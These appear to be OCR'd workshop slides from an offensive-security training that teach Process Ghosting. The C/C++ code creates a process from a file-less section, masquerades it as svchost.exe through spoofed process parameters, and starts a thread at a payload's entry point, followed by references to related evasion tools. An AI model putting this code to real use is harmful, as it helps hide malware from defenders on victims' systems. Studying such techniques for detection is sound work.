


Process Ghosting - In-Depth

- Create a process with the file-less section.

```
114
115 HANDLE CreateProcessWithSection(HANDLE hSection) {
116     HANDLE hProcess = INVALID_HANDLE_VALUE;
117     NTSTATUS status;
118     _NtCreateProcessEx pNtCreateProcessEx = (_NtCreateProcessEx)GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtCreateProcessEx");
119     if (pNtCreateProcessEx == NULL) {
120         perror("[-] Unable To Found API NtCreateProcessEx...\n");
121         exit(-1);
122     }
123     // Create Process With File-less Section
124     status = pNtCreateProcessEx(&hProcess, PROCESS_ALL_ACCESS, NULL,
125                     GetCurrentProcess(), PS_INHERIT_HANDLES, hSection, NULL, NULL, FALSE);
126     if (!NT_SUCCESS(status)) {
127         perror("[-] Unable To Create The Process...\n");
128         exit(-1);
129     }
130     return hProcess;
131 }
```

Process Ghosting - In-Depth



Process Ghosting - In-Depth

- Create parameters for the newly created process
- Update Process Parameters in target process
- Update Process Parameters address at remote process PEB
- The process of creating and fixing parameters is similar to the process doppelganging.


```
238
239     WCHAR targetPath[MAX_PATH];
240     lstrcpyW(targetPath, L"C:\\windows\\system32\\svchost.exe");
241     pRtlInitUnicodeString(&uTargetFile, targetPath);
242     // Create and Fix parameters for newly created process
243     // Create Process Parameters
244     wchar_t dllDir[] = L"C:\\Windows\\System32";
245     UNICODE_STRING uDllDir = { 0 };
246     pRtlInitUnicodeString(&uDllPath, dllDir);
247     status = pRtlCreateProcessParametersEx(&processParameters, &uTargetFile, &uDllPath, NULL,
248         &uTargetFile, NULL, NULL, NULL, NULL, NULL, RTL_USER_PROC_PARAMS_NORMALIZED);
249     if (!NT_SUCCESS(status)) {
250         perror("[-] Unable To Create Process Parameters...\n");
251         exit(-1);
252     }
```

Process Ghosting - In-Depth

- Once the process parameters are fixed, create a thread.
- Thread is created with the entrypoint of our payload.

```
272
273     // Create Thread
274     status = pNtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, hProcess,
275         (LPTHREAD_START_ROUTINE)entryPoint, NULL, FALSE, 0, 0, 0, NULL);
276     if (!NT_SUCCESS(status)) {
277         std::cerr << "[-] Error Creating Thread: " << std::hex << status << std::endl;
278         exit(-1);
279     }
280     printf("[+] Thread Executed...\n");
281
```

Process Ghosting - In-Depth



References

- https://www.ired.team/
- https://blog.f-secure.com/hiding-malicious-code-with-module-stomping/
- https://github.com/m0n0ph1/Process-Hollowing
- https://www.youtube.com/watch?v=XmWOj-cfixs
- https://github.com/hasherezade/transacted_hollowing
- https://jxy-s.github.io/herpaderping/
- https://github.com/hasherezade/process_ghosting

Thankyou

Please share your feedback at **info@cyberwarfare.live**

Share the workshop experience by tagging us at social media platforms.

For courses / trainings / enterprise enrollments ping info@cyberwarfare.live